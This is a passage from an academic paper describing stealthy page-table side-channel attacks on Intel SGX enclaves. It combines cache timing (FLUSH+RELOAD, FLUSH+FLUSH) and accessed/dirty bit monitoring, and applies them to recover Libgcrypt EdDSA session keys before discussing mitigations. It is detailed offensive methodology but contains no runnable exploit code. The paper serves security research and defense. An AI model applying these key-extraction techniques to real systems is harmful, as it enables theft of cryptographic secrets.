A reliable and powerful class of access-driven cache attacks based on the FLUSH+RELOAD [50] technique exploits the availability of physical shared memory between the attacker and the victim, as is often the case with shared libraries. FLUSH+RELOAD relies on the `clflush` instruction that invalidates from the entire cache hierarchy all entries corresponding to a specified virtual address. To spy on a victim application, an adversary explicitly flushes a specified address in the shared memory region. Afterwards, she carefully times the amount of time it takes to reload the data, so as to determine whether or not the address has been accessed by the victim in the meantime.

One cannot directly apply FLUSH+RELOAD techniques

to SGX enclaves, since the `clflush` instruction requires read permissions on the provided memory location [23]. So it seems that properly implemented SGX enclaves do not share physical memory with their untrusted environment. We make the important observation, however, that an SGX enclave still *implicitly* shares unprotected page table memory with the operating system. Since page table entries are stored in regular DRAM, they are subject to the same caching mechanisms as any other memory location [23, 15] Additionally, modern Intel CPUs employ an internal paging-structure cache for page table entries that reference other paging structures (but not those that map pages), and cache physical addresses in the TLB. As explained in Section 2.1, the processor's internal TLB and paging-structure caches are cleared whenever entering or exiting an enclave. However, since the data cache hierarchy remains explicitly untouched, an adversarial OS can perform a FLUSH+RELOAD-based cache timing attack on the page table itself.

In our `inc_secret` running example, a kernel-space attacker uses `clflush` to evict the last-level PTEs referenced by *a* as well as *b*, before entering the enclave. After the enclave has returned, she learns the secret input by carefully recording the amount of time it takes to reload the relevant PTEs. The latter can easily be achieved on x86 processors using the `rdtsc` instruction. We experimentally ascertained a timing penalty of at least 150 cycles for PTE entries that miss the cache, practically turning our FLUSH+RELOAD page table attack into a reliable way to decide enclave page accesses.

Discussion. Cache timing attacks on page table memory reveal a fundamental flaw in the SGX design. That is, walking the untrusted page table during enclave execution discloses memory accesses at page-level granularity, even when faults would be suppressed and A/D bits are masked. However, as compared to the A/D channel, a cache-based attack suffers from a few limitations. First, one cannot distinguish between read and write accesses to the same page. This is not really a practical concern, however, since previous fault-based attacks [48, 40] do not rely specifically on write accesses. A second limitation considers the processor's prefetch unit [22, 17] that loads adjacent data speculatively into the cache. Specifically, during the reload phase of FLUSH+RELOAD, subsequent measurements might be destroyed. We develop a strategy to robustly infer page access patterns in the presence of false positives in Section 3.3.

A more severe limitation affects the granularity at which we can see page accesses. Since CPU caches exploit spatial locality, they fetch data from DRAM more than one byte at a time. The atomic unit of cache organization is called a *cache line* and measures 64 bytes on recent Intel processors [23]. A PTE entry on the other hand occupies only 8 bytes, implying that eight adjacent PTEs share the same cache line. PTE monitoring at a cache line granularity can thus conveniently be modelled as spying on enlarged ($8*4$ KB$=32$ KB) pages.

```
1 point ec_mul (int d, point P) {
2   point Q = 0; int n = nbits(d);
3   for (int i = n−1; i >= 0; i−−) {
4     Q = point_double(Q);
5     if (d & (0x1 << i))
6       Q = point_add(Q, P);
7   }
8   return Q;
9 }
```

point_double P_2 ↔ Page P_1 ec_mul ↔ point_add P_3

Figure 3: Elliptic curve scalar point multiplication.

3.2 Monitoring Repeated Accesses

So far, we only described how to detect memory page accesses after the enclave program has returned to its untrusted execution context. This suffices to extract secrets from the elementary code snippets in Fig. 2. More realistic scenarios, however, repeatedly operate over the same code or data in a single start-to-end run.

As an example, consider the pseudocode for elliptic curve scalar point multiplication in Fig. 3, where a provided point P is multiplied with a secret scalar d to obtain another point Q. The algorithm uses the double-and-add method, a variation of square-and-multiply used for modular exponentiation in a.o. RSA, and widely studied in side-channel analysis research [26, 8, 49, 50, 40]. We elaborate more on elliptic curve cryptography, and successfully attack Libgcrypt's implementation of the algorithm in Section 5.2. For now, we assume the `ec_mul` function is situated on code page P_1, whereas the subroutines `point_double` and `point_add` are located on distinct pages P_2 and P_3. Previous fault-driven attacks [40] recovers the private scalar by observing different page fault sequences for iterations corresponding to a one $(P_1, P_2, P_1, P_3, P_1, P_2)$ or zero (P_1, P_2, P_1, P_2) bit.

The key difference in our stealthy attacker model, as compared to the page fault channel, is that we are *not* notified in case of a memory access. Instead, page table entries should be explicitly monitored to establish whether they have been accessed or not. If the adversary only probes PTEs after enclave execution, she is left with aggregated information only (e.g., all pages P_1, P_2, and P_3 have been accessed). We therefore introduce a dedicated spy thread that monitors PTE entries in real-time, while the victim executes. The main challenge now becomes that SGX caches address translations in the TLB, implying that only the first access to a specific page results in a

page table walk. Subsequent accesses to the same page most likely hit the TLB, and will not be observed by a spy thread monitoring page table memory. In the following, we present our approach to overcoming this challenge.

Flushing the TLB. We explicitly interrupt the enclaved victim application in order to reliably evict cached address translations without provoking page faults. Note that we don't even have to invalidate TLB entries explicitly, since an SGX-enabled processor automatically takes care of this during the AEX process. An adversary is left with two choices. She can either periodically interrupt the enclave with a timer-based preemption, or she can conditionally interrupt the victim CPU from a snooping thread. The timer-based approach would have to interrupt the victim enclave at a high frequency to minimize the risk of missing page accesses. Since SGX leaves enclaves interrupt-unaware by design, they have no way of detecting these frequent preemptions. Some of the enhanced PMA designs [10, 39] targeted by our stealthy attacker, however, redirect interrupts as well as page faults to a trusted enclave entry stub. Such fortified enclaves could recognize suspicious interrupt rates as an artefact of the attack, defeating our argument for stealthiness. We therefore opted for the second option that conditionally interrupts the victim CPU minimally. In this respect, note that concurrent, unpublished work [46] has demonstrated that Intel's HyperThreading technology can be abused to evict TLB entries from a co-resident logical processor in real-time, *without* interrupting the victim enclave.

Our spy thread monitors one or more page table entries in a tight loop, preempting the victim enclave CPU after a page access has been detected. The latter can be easily achieved in multiprocessor systems through a directed Inter-Processor Interrupt (IPI), specifically designed to a.o., synchronize address translations across cores. From the point of view of the enclave, IPIs are directly handled by the CPU's local Advanced Programmable Interrupt Controller (APIC), and are thus indistinguishable from regular interrupts sent by a benign operating system.

Monitoring A/D Bits. We experimentally confirmed that the "accessed" PTE attribute is only updated during the first page walk, since subsequent accesses hit the TLB. Furthermore, we found that the "dirty" attribute is independently set once for the first subsequent write access to that page. In the A/D implementation of our spy thread, an IPI is sent as soon as the *A* bit of the monitored PTE entry flips. Alternatively, an adversary can choose to only interrupt the victim enclave when the *D* flag changes. This might allow for a slightly stealthier attack, which interrupts the victim minimally, as pages are typically more often read than written to.




Figure 4: FLUSH+FLUSH as a high-resolution, low-latency channel to spy on victim PTE memory accesses.

Monitoring PTE Memory Accesses. In a classical FLUSH+RELOAD attack [50], time is divided into slots. The spy program flushes the monitored cache lines at the start of each time slot, and reloads them at the end to find out whether they have been accessed by the concurrent victim program executing independently. When the victim's memory access overlaps with the flush or reload phases of the spy thread however, the measurement might be lost, as illustrated in Fig. 4c. Naturally, the probability of an overlapping victim access increases as the length of the time slot decreases, whereas a longer time slot increases detection latency and might miss subsequent memory accesses by the victim. As such, a trade-off is presented between attack resolution and accuracy.

When reloading PTEs after the enclave has been exited, as in the start-to-end examples of Fig. 2, our measurement cannot be destroyed by a concurrent victim access. This is not the case, however, when monitoring page table memory in real-time from a spy thread. Moreover, the victim only makes a single memory access to the monitored PTE entry, for subsequent accesses to the same page hit the TLB. In a classical FLUSH+RELOAD attack on the other hand, a missed memory access can be compensated for by subsequent accesses in the next time slot. We therefore chose to adopt a novel technique called FLUSH+FLUSH [16] that abuses microarchitectural timing differences in the execution time of the x86 `clflush` instruction, which depends on whether the data is cached or not. A spy thread that repeatedly flushes a specific PTE entry will observe a slightly higher execution time when the page has been accessed by the victim, as illustrated in Fig. 4d. Spying on page table memory the FLUSH+FLUSH way thus ensures we can see all page accesses with a minimal detection latency.

FLUSH+FLUSH also confronts us with a new challenge however, since the microarchitectural timing differences of the `clflush` instruction are inherently more subtle than the apparent timing penalty for a DRAM access in FLUSH+RELOAD [16]. On the bright side, `clflush` does not trigger the processor's prefetcher, and therefore does not destroy subsequent measurements, a known concern for FLUSH+RELOAD [17]. We furthermore remark that, if needed, the spy thread can be made more robust by

monitoring multiple code or data PTEs that each should be accessed before sending the IPI.

3.3 Inferring Page Access Patterns

An essential ingredient of the attack procedure outlined so far, is that we interrupt the victim enclave via a targeted IPI from the spy thread. Some time passes however before the victim is interrupted, since the spy CPU cannot instantaneously detect PTE accesses and send the IPI. During this time interval, the victim enclave continues to execute instructions that may access additional code and data pages. Previous controlled-channel attacks on the contrary instantaneously trap to the OS in case of a page fault. This enables a PF-aware adversary to unambiguously distinguish two successive enclave instructions, whereas the accuracy at which we can see subsequent page accesses is constrained by IPI latency. In this respect, a fault-driven attack can be modelled as having zero latency between detecting a page access and interrupting the victim.

Page Fault Sequences. Naturally, page table-based attacks have to deal with the limitation that they can only see memory accesses at a page-level granularity. Since functions as well as data objects typically share the same memory page with other functions or data objects, one cannot directly identify specific function or data accesses in a large enclave program. Xu et al. [48] overcome this challenge by identifying unique *page fault sequences* that lead to a particular code or data access. Since a PF-aware attacker does not have to cope with latency in the measurement process, she may construct page access sequences at instruction-level granularity.

In the running example of Fig. 3, the `ec_mul` function on P_1 serves as a trampoline to redirect control flow to either `point_double` on page P_2 or `point_add` on page P_3, based on the secret scalar bit under consideration. A one bit can be identified by the sequence $(P_2, P_1, P_3, P_1, P_2)$. An observed page fault sequence of (P_2, P_1, P_2) on the other hand, corresponds to an iteration with a zero bit. One approach would be to implement a state machine in the spy thread to recognize such sequences. However, as the intermediate P_1 accesses are only a few instructions long, they could be easily missed by a stealthy spy that has to take IPI latency into account. Moreover, page fault sequences presuppose a completely noise-free way of establishing enclave page accesses. Recall from the above discussion, however, that FLUSH+RELOAD may suffer from occasional false positives by triggering the processor's prefetcher.

Page Sets. To correlate subsequent page accesses in large enclave programs, we introduce the notion of *page sets* as a robust alternative to page fault sequences. Our spy thread continuously monitors one or more PTEs, from here on referred to as the *trigger page(s)*, and interrupts the victim enclave as soon as an access is detected. Upon IPI arrival, the spy establishes the set of pages (not) accessed by the victim, using one of the techniques from Section 3.1. Since the TLB is cleared whenever entering or exiting the enclave, these pages must have been accessed at least once by the victim from the previous interrupt up to now. We make the key observation that specific points in the execution trace of a large enclave program can be uniquely identified by matching the pattern of all pages accessed or not accessed in between two successive accesses to a trigger page. Note that information recovery via page sets is inherently stealthier than the previously proposed page fault sequences [48, 40] in that victim enclaves are only interrupted when accessing the trigger page. Where a page fault only leaks one bit of information (i.e., the trigger page was accessed), our notion of page sets allows a spy to capture the maximum information for every trigger page interrupt.

Applying our page set theory to the running example of Fig. 3, the spy thread monitors the trigger page P_2 holding a.o., `point_double`, and matches the page set $\{P_1, P_3\}$ on every interrupt. If both P_1 (`ec_mul`) and P_3 (`point_add`) have been accessed, the iteration corresponds to a one bit. Likewise, if P_1 has been accessed, but not P_3, the iteration processed a zero bit. Finally, in case P_1 as well as P_3 were both not accessed, P_2 must have been accessed from an execution context other than the targeted `point_double` invocation, and we classify the interrupt as a false positive.

After identifying secret-dependent control flow or data accesses in the victim application, a successful attack comes down to designating specific pages to be tracked in the spy thread, and recognizing the associated page set patterns. Analogous to previous fault-based attacks [48, 40], we first perform a detailed offline analysis of the enclaved application binary to extract an ideal trace of instruction-granular page accesses for a known input. From this ideal trace, we select a suitable candidate trigger page, and we construct the sets of all pages accessed or not accessed in between two hits on the trigger page. By comparing the resulting page sets, we are left with a page set pattern that (uniquely and robustly) identifies a specific point in the victim's execution trace.

4 Implementation

Similar to previous controlled-channel attacks [48, 40], our exploits target unmodified legacy applications running under the protection of a PMA. The enclaved application binary is protected from the untrusted host operating system by means of a *shielding system* that provides trusted library services, and interposes on system calls. Previ-

ous controlled-channel attacks on Intel SGX were implemented for the Haven [3] shielding system. Since Haven is not publicly available, we implemented our attacks on the open-source[1] Graphene-SGX library OS [45]. We first briefly overview the internals of Graphene-SGX, and thereafter explain how we extended the untrusted runtime with a reusable attacker framework.

Graphene-SGX. Library OSs such as Graphene [44] repackage conventional OS kernel services into a user-mode application library. System calls made by the legacy application are transparently transformed into libOS function calls, which are then either processed locally, or translated into a minimal host kernel ABI that provides core OS primitives. The libOS relies on a small Platform Adaptation Layer (PAL) to translate platform-independent host ABI calls into a narrow set of system calls to the underlying host operating system, which remains, however, explicitly trusted from a security perspective.

Graphene-SGX [45] – like other recently proposed SGX-based shielding systems including Haven [3], Panoply [41], and SCONE [2] – improves over this situation by not only protecting libOS instances from each other, but also from a malicious host operating system. To this end, Graphene-SGX encapsulates the entire libOS, including the unmodified application binary and supporting libraries, inside an SGX enclave. Graphene also inserts a trusted runtime with a customized C library and ELF loader in the enclave. Since SGX prohibits enclaves from making system calls directly, the PAL is split into a trusted part that calls out to an untrusted runtime in the containing application to perform the system call to the untrusted host OS. Graphene-SGX furthermore relies on an untrusted Linux driver for enclave creation/tear down and protected memory management via the dedicated ring-zero SGX instruction set.

Attack Framework. We implemented our attacks as an extension to Graphene's untrusted runtime, leaving the trusted in-enclave components unchanged. Our implementation is conceived as a reusable framework to facilitate eavesdropping on different application binaries.

Figure 5 summarizes the steps undertaken by our attack framework. ① The untrusted user space runtime creates a separate spy thread just before entering the enclave's main function. We affinitize the spy and victim threads to their own physical CPU cores to avoid any noise from page table shoot downs by the OS scheduler. ② The newly created spy thread continues its execution in kernel space by calling to our modified Graphene-SGX driver. We run our core attacker code in kernel mode to be able to easily send IPIs, inspect PTE attributes, and monitor page

[1] `https://github.com/oscarlab/graphene`




Figure 5: Graphene-SGX attack framework interaction.

table memory. ③ The spy first goes through a pluggable, attack-specific initialization phase that creates the page sets to be monitored. ④ After synchronizing with the victim thread, which is still waiting to enter the enclave, the spy enters a tight probing loop that measures either `clflush` execution time, or A/D attributes of one or more page table entries. ⑤ Victim thread enters the enclave. ⑥ Upon detecting an access on the trigger page, the spy interrupts the victim thread as soon as possible. ⑦ The IPI handler on the victim CPU now establishes the access pattern for the monitored page set using either the noise-free FLUSH+RELOAD or A/D mechanism. Page set access patterns are logged for later parsing by an attack-specific post-processing script. ⑧ Spy and victim threads synchronize once more before resuming the enclave.

So far, we assumed the attacker obtained the page addresses to be monitored from an `objdump` of the application binary. Graphene, like other SGX-based shielding systems [3, 41, 2], does not randomize the base address of loaded executables. Instead, applications and supporting libraries (including libc) are loaded at deterministic memory locations. To easily discover executable base addresses, we propose to first deploy the target application binary in an attacker-controlled libOS instance that we minimally modified to leak load addresses. SGX's remote attestation scheme properly prevents us from deploying the modified libOS instance when running the application for the remote stakeholder, but the observed load addresses will be identical. Note that it has been shown [48] that hypothetical support for conventional address space layout randomization, which only randomizes the application's base address, could be easily defeated by observing page access patterns.

Inter-Processor Interrupts. In a page fault-driven attack, the victim enclave is exited immediately when accessing a monitored page. For our PF-oblivious attacks

on the contrary, we define IPI latency as the number of instructions executed by the victim enclave after accessing a trigger page, and before being interrupted by the spy thread. Reducing IPI latency is an important implementation consideration in that it defines the accuracy at which we can see subsequent page accesses. Before quantifying latency in the evaluation section, we present some general implementation techniques to minimize IPI latency.

Our driver hooks into an unused IPI vector of Linux's KVM subsystem by registering the address of our interrupt handler in the system-wide IDT. This allows us to send the IPI promptly from assembly code in the spy thread by writing to the relevant memory-mapped APIC address, instead of having to rely on Linux's IPI subsystem that performs bookkeeping on shared data structures before sending the interrupt. To further reduce IPI latency, we considered a previously proposed [28] technique that sets the "cache disable" bit in the `CR0` control register to disable the L1, L2, and L3 cache on the CPU running the victim enclave. We experimentally confirmed that this technique dramatically slows down the victim thread, and substantially reduces the number of instructions executed after accessing a trigger page. However, setting `CR0.CD` on the victim CPU invalidates our cache-based PTE timing attack vector. Moreover, the aforementioned T-SGX defense [39] would be able to detect this technique, for TSX relies on the CPU cache to start transactions [23].

Analyzing Page Sets. With our attack framework in place, the main challenge left is to select the pages that need to be tracked in the spy thread. To study the behavior of target applications, previous controlled-channel attacks [48] record a complete, byte-granular trace of page fault addresses by running the application outside of the enclave with at most one code and data page allocated at all times. We simplify this process via a GNU debugger script that extracts an instruction-granular code page trace by single-stepping through the *unprotected* application binary, recording the symbolic name and virtual page address of the instruction pointer. Furthermore, by placing strategic breakpoints, the debugger script can easily be instrumented to mark individual loop iterations.

To construct the most stealthy attack, we select a trigger page that is minimally accessed in the extracted trace, and we compose a set of remaining pages that unambiguously identifies the code page access of interest. When running the attack on an enclaved application binary, our driver dumps page set patterns for all accesses on the trigger page. Afterwards, we use a small, attack-specific post-processing script to match the desired patterns in the driver output. If needed, the pattern to be matched, can also include the page sets of previous or succeeding trigger page accesses, and can be made more robust by means of a regular expression.

Table 1: IPI latency in terms of the number of instructions executed by the victim after accessing the trigger page.

	ACCESSED		FLUSH+FLUSH		
Experiment	**Mean**	σ	**Mean**	σ	**Zero %**
`nop`	431.70	34.11	0.65	17.65	99.84
`add` register	176.30	14.60	0.15	6.18	99.94
`add` memory	32.45	2.79	0.06	1.92	99.88
`nop` nocache	0.02	0.39	–	–	–

5 Evaluation

In this section, we evaluate our attack framework. We first provide microbenchmarks to quantify IPI latency, and thereafter demonstrate the effectiveness of our attacks by extracting EdDSA session keys from an unmodified binary of the widely used Libgcrypt cryptographic library.

All experiments were conducted on publicly available off-the-shelf SGX hardware. We used a commodity Dell Inspiron 13 7359 laptop with a Skylake dual-core Intel i7-6500U processor and 8 GB of RAM. The machine runs Ubuntu 15.10, with a generic 64-bit Linux 4.2.0 kernel. To prevent any noise from OS scheduling decisions, we disabled HyperThreading and reserved a dedicated CPU for the spy thread using Linux's `isolcpus` boot option. We based our attack framework on a recent `master` checkout of the Graphene project, compiled with `gcc` v5.2.1.

5.1 IPI Latency Microbenchmarks

Recall from Section 4 that we want to minimize the number of instructions executed by the victim enclave after accessing a trigger page, and before being interrupted by a targeted IPI from the spy thread. In order to reliably quantify IPI latency, we wrote a small microbenchmark application that first accesses an isolated memory page, and immediately thereafter starts executing an instruction slide of 5,000 identical x86 instructions. For the microbenchmark experiments, we instrumented our driver to retrieve the instruction pointer stored in the SSA frame of the interrupted debug enclave through the `edbgrd` SGX instruction. The exact number of instructions executed in the microbenchmark application can be inferred by comparing the retrieved instruction pointer with the known start address of the instruction slide.

Interrupt Granularity. Table 1 records IPI latencies for different x86 instructions. We repeat all experiments 10,000 times for a spy thread that monitors the trigger page through the "accessed" PTE attribute, as well as for a spy that repeatedly flushes page table memory locations. We present the mean and the standard deviation (σ) to characterize IPI latency distributions. In the first

experiment, we prepare an instruction slide with ordinary no-operations. The upper row of Table 1 reveals a first important result. That is, our benchmark enclave can only be interrupted by an A/D spy at a relatively coarse-grained granularity of about 430 `nops`, whereas the novel FLUSH+FLUSH technique immediately interrupts the victim thread. Note that interrupts with zero IPI latency arrive *within* the instruction that accessed the trigger page, even before the next enclave instruction started executing. The last column, which lists the percentage of interrupts with zero IPI latency, distinctly shows that a victim thread monitored by a FLUSH+FLUSH spy is interrupted within the trigger instruction with very high probability (99.84%). As such, FLUSH+FLUSH represents a *precise*, instruction-granular, technique to interrupt victim enclaves, improving significantly over related state-of-the-art enclave execution control proposals [47, 28, 33]. We furthermore found the technique to be *reliable*, for FLUSH+FLUSH recorded all 10,000 page accesses, without false positives, and with significantly less noise (smaller standard deviation) than an A/D spy.

The increased advantage of a FLUSH+FLUSH spy, as opposed to a spy monitoring A/D bits, can be understood from the effects on the caching behavior of the page table walk. A PTE memory location that is continuously probed by an A/D spy will be cached when the victim CPU performs the page table walk, whereas a FLUSH+FLUSH spy actively ensures the victim CPU misses the cache. As such, instructions that access the trigger page will take longer to complete, providing a wider time frame for IPI arrival. This effect is further aggravated when the processor needs to update the “accessed” page table attribute. For the victim CPU needs to perform another memory access to reload the PTE entry from DRAM when the *A* bit was not set, and the corresponding cache line has been flushed by a concurrent spy thread. Interestingly, we found that the victim’s second PTE memory access, where the *A* bit is updated, is more noticeable from a FLUSH+FLUSH spy thread. Intel’s software optimization manual [22] indeed confirms that “flushing cache lines in modified state are more costly than flushing cache lines in non-modified states”.

Instruction Latency. The second and third experiments investigate the influence of the microbenchmark instruction type on IPI latency. We start from the intuition that an individual `nop` instruction is trivial to execute and can easily be pipelined, allowing many instructions to be executed in the limited time period after accessing the trigger page and before IPI arrival. The second row of Table 1 confirms that a victim program can make significantly less progress on an instruction slide with `add` instructions that sequentially increment a processor register. Likewise, the third row shows that IPI latency drops even further when the victim executes a sequence of `add` instructions that increment a memory location. The latter can be explained from the additional page table walk that retrieves the physical memory address of the data operand for the first `add` instruction.

Finally, we performed an experiment that entirely disables instruction and data caching on the victim CPU by setting the `CR0.CD` bit, as explained in Section 4. The last row of Table 1 clearly shows that this approach can almost completely eliminate IPI latency (mean and standard deviation near zero) for an A/D spy. This confirms our hypothesis that the observed IPI latency differences stem from the caching behavior of the page table walk. Of course, a FLUSH+FLUSH spy cannot see page accesses when the cache is disabled on the victim CPU.

5.2 Attacking Libgcrypt EdDSA

To illustrate the applicability of our attacks on real-world applications, we extract private EdDSA session keys from a general purpose cryptographic library Libgcrypt, which used in a.o., the popular GnuPG cryptographic software suite. More specifically, we reproduce a previously published [40] page fault-driven attack on Libgcrypt, showing that our stealthy attack vectors can extract the same information without triggering any page faults. Since Libgcrypt is officially distributed from source code, we built unmodified binaries for Libgcrypt v1.6.3 and v1.7.5 as well as the accompanying error-reporting library Libgpg-error v1.26 through the default `./configure && make` invocation, using `gcc` v5.2.1.

EdDSA Implementation. The Edwards-curve Digital Signature Algorithm (EdDSA) [4] is an efficient, high-security signature scheme over a twisted Edwards elliptic curve with public reference point G. The security of elliptic curve public key crypto systems critically relies on the computational intractability of the elliptic curve discrete logarithm problem: given an elliptic curve with two points A and B, find a scalar k such that $A = kB$. Recall that our running example in Fig. 3 provides an efficient algorithm for the inverse operation, i.e., multiply a point with a known scalar. EdDSA uses scalar point multiplication for public key generation, as well as in the signing operation. The private key d is derived from a randomly chosen large scalar value, and the corresponding public key is calculated as $Q = dG$. To sign a message M, EdDSA first generates a secret *session key* r, also referred to as *nonce*, by hashing the long-term private key d together with M. Next, the signature is calculated as the tuple $(R = rG, S = r + hash(R,Q,M)d)$. It can be seen that an adversary who learns the secret session key r from side-channel observation during the signing process, can easily recover the long-term private key as

```
1 if (mpi_is_secure (scalar)) {
2     /* If SCALAR is in secure memory we assume that it is the
3        secret key we use constant time operation. */
4     point_init (&tmppnt);
5
6     for (j=nbits-1; j >= 0; j--) {
7         _gcry_mpi_ec_dup_point (result, result, ctx);
8         _gcry_mpi_ec_add_points (&tmppnt, result, point, ctx);
9         if (mpi_test_bit (scalar, j)) /* ← eliminated in v1.7.5 */
10            point_set (result, &tmppnt);
11    }
12    point_free (&tmppnt);
13 } else {
14    for (j=nbits-1; j >= 0; j--) {
15        _gcry_mpi_ec_dup_point (result, result, ctx);
16        if (mpi_test_bit (scalar, j))
17            _gcry_mpi_ec_add_points (result, result, point, ctx);
18    }
19 }
```

Figure 6: Scalar point multiplication in Libgcrypt v1.6.3.

$d = (S - r)/hash(R,Q,M)$, with (R,S) a valid signature for a known message M [4, 49].

Figure 6 provides the relevant section of the scalar point multiplication routine in Libgcrypt v1.6.3. Lines 14 to 18 are a straightforward implementation of Fig. 3, and have previously been successfully targeted in a page fault-aware attacker model [40]. We remark however that Libgcrypt provides some protection against side-channel attacks by tagging sensitive data, including the EdDSA long-term private key, as "secure memory" [25]. Lines 1 to 12 show how a hardened, add-always scalar point multiplication algorithm is applied when the provided scalar is tagged as secure memory. However, while the hardened algorithm of Libgcrypt v1.6.3 greatly reduces the attack surface by cutting down the amount of secret-dependent code, we show that even the short if branch on line 9 remains vulnerable to page table side-channel attacks during the public key generation phase. We verified that this defect has been addressed in the latest version v1.7.5 by replacing the if branch with a truly constant time swap operation. We also found, however, that Libgcrypt v1.6.3 as well as v1.7.5 do *not* tag the secret EdDSA session key as secure memory, resulting in the non-hardened path being taken during the signing phase.[2]

Monitoring A/D Bits. We first explain how we attacked the hardened multiplication (lines 6 to 11) in Libgcrypt v1.6.3. We found that every loop iteration accesses 21 distinct code pages, regardless of whether a one or a zero bit was processed. Our stealthy spy thread monitors the A attribute of the trigger page table entry holding the physical page address of `point_set`, which is accessed 126 or 127 times each iteration, depending on the scalar bit under consideration. We rely on a robust PTE set of nine additional code pages whose combined A bits unambiguously identify an unconditional execution point in `add_points` as well as the conditional `point_set` invocation on line 10. We refer the interested reader to Appendix A for the complete page sets of the Libgcrypt attacks. Our post-processing script reliably recovers the full 512-bit EdDSA session key by counting the number of IPIs (i.e., trigger page accesses) in between two page set pattern hits. PTE set hits are classified as belonging to a different iteration when the number of IPIs in between them exceeds a certain threshold value. As such, iterations that processed a one bit are easily recognized by two page set hits, whereas zero iterations hit only once. Our A/D attack on Libgcrypt v1.6.3 interrupts the victim enclave about 60,000 times.

To attack the standard multiplication (lines 14 to 18) in the latest Libgcrypt v1.7.5, we spy on the A attribute of the PTE that references the `test_bit` code page. Our offline analysis shows that the trigger page is accessed 93 or 237 times for iterations that respectively process a zero or a one bit. The spy thread records a PTE set of four additional code pages whose combined access patterns uniquely identify the if branch on line 16. We reliably recover all 512 secret scalar bits at post-processing time by observing that the PTE set pattern repeats exactly once every loop iteration, and the page set value for the first subsequent trigger page access depends on whether the if branch was taken or not. We counted only about 40,000 IPIs for our A/D attack on Libgcrypt v1.7.5.

Monitoring Cache Misses. Recall from Section 3 that spying on page table memory at a cache line granularity is challenging in that we can only see accesses for conceptually enlarged 32 KB pages. Our offline analysis on Libgcrypt v1.7.5 shows that every loop iteration accesses 22 code pages, belonging to three different application libraries: Libgcrypt, Libgpg-error, and the trusted libc included by Graphene. Only 11 of these 22 code pages fall in distinct cache lines. Interestingly, we found that the `free` wrapper function used by Libgcrypt stores/restores the `errno` memory location of the trusted in-enclave libc 46 or 102 times for zero respectively one iterations. The address of the error number for the current thread can be retrieved via the `__errno_location` function, residing at a remote location within the libc memory layout.

Our stealthy FLUSH+FLUSH spy uses the code page for the `__errno_location` libc function as a reliable trigger page that does not share a cache line with any of the other pages accessed in the loop. Our cache-based attack on Libgcrypt interrupts the victim enclave about 130,000 times for a single, start-to-end run. We furthermore construct a page set covering 7 distinct PTE cache lines that are recorded by the spy on every trigger page access, using the FLUSH+RELOAD technique after interrupting the

[2] To address this shortcoming, we contributed a patch that has been merged in Libgcrypt v1.7.7.

enclave. While the extracted page set value sequences themselves appear quite noisy at first sight, we found that certain values unmistakably repeat more often in iterations that processed a one bit. Furthermore, the number of IPIs (i.e., `errno` accesses) in between these values exhibit clear repetitions. Our post-processing script uses a regular expression to identify a robust pattern that repeats once every iteration. Again, key bits can be inferred straightforwardly from the number of IPIs in between pattern hits. Using this technique, we were able to correctly recover 485 bits of a 512-bit secret EdDSA session key in a single run of the victim enclave. Moreover, using the number of IPIs in between two recovered scalar bits as a heuristic measure, our post-processing script is able to give an indication of which bit positions are missing.

6 Discussion and Mitigations

Frequent Enclave Preemption. Our work shows that enclave memory accesses can be learned by spying on unprotected page tables, without triggering any page faults. This observation is paramount for the development of defenses against page table-based threats. Specifically, state-of-the-art PF-oblivious defenses [40, 39] do not achieve the required guarantees. We only interrupt the enclave when successive accesses to the same page need to be monitored. Importantly, our attacks remain undetected by T-SGX [39], since it allows up to 10 consecutive transaction aborts (interrupts) for each individual basic block. We do acknowledge, however, that the number of interrupts reported for our Libgcrypt attacks in Section 5.2 is substantially higher than what is to be expected under benign circumstances. We can therefore see improved, heuristic defenses using suspicious interrupt rates as an artefact of an ongoing attack.

Indeed, Déjà Vu [7], which was first published after we submitted this work, explores the use of TSX to construct an in-enclave reference clock thread that cannot be silently stopped by the OS. The enclave program is instrumented to time its own activity, so as to detect the execution slowdown associated with an unusual high number of AEXs. While Déjà Vu would likely recognize frequent enclave preemptions as a side-effect of our current attack framework, we argue that heuristic defenses do not address the *root* causes of page table-based information leakage. That is, our novel attack vectors are still applicable, and depending on the victim program, interrupts may not even be required. The knowledge that a specific page is accessed, can reveal security-sensitive information directly, or enable an attacker to launch a second phase of her attack [47]. Furthermore, as part of the continuous attacker-defender race, we expect the contributed attack vectors to trigger improved, stealthier attacks that remain under the radar of Déjà Vu-like defenses.

In this regard, during the preparation of the camera-ready version of this paper, we became aware of concurrent, non-peer-reviewed research [46] that independently developed page table-based attacks similar to ours. In contrast, their work focusses on the A/D channel rather than PTE caching, and shows that HyperThreading technology allows TLB entries to be evicted *without* interrupting the victim enclave. As such, they effectively demonstrate that Déjà Vu-like defenses are inherently insufficient to eliminate page table-based threats.

Hiding Enclave Page Accesses. At the system level, some lightweight embedded PMAs [34, 27] avoid page table-based threats altogether by implementing hardware-enforced isolation in a single-address-space. Alternatively, some higher-end PMA research prototypes [10, 11, 30, 42] place enclave page tables out of reach of an attacker. Unfortunately, we believe such an approach is unacceptable for Intel SGX, especially when protecting sensitive application data from potentially malicious cloud providers [3, 36]. In such use cases, the cloud provider must be able to quickly regulate different cloud users competing for scarce platform resources including EPC memory. Fortified PMA designs such as Sanctum [10] on the other hand move page tables within the enclave, and require the OS to engage in a lengthy protocol whenever reclaiming a physical page. Furthermore, when applying Sanctum's enclave-private page table design to modern x86 processors [23], an adversary could still leverage the Extended Page Tables (EPTs) set up by the hypervisor. That is, any access to guest-physical pages, including the enclave and its private page tables, results in an EPT walk that sets accessed and dirty bits accordingly. Masking A/D attributes in enclave mode is neither sufficient nor desirable, as it cannot prevent our cache-based attacks, and disrupts benign OS memory management decisions.

At the application level, we believe the academic community should investigate different defense strategies based on the type of enclave. For small enclaves that must be offered the highest security guarantees, automated compiler-based solutions [8] are to be considered. Good practices applied to cryptographic software (e.g., not branching on a secret) may be extended to more general approaches, such as the deterministic multiplexing defense proposed by Shinde et al. [40]. For uses cases where unmodified application binaries are loaded in an enclave, however, such approaches would likely lead to unacceptable performance overhead. In such situations, the use of more probabilistic security measures may be acceptable. Note that previous page fault-driven research [48] successfully defeated conventional Address Space Layout Randomization (ASLR) schemes that randomize an application's base address. SGX-Shield [38], on the other hand, implements fine-grained ASLR by compiling enclaved

application code into small 32- or 64-byte randomization units that can subsequently be re-shuffled at load time.

7 Related Work

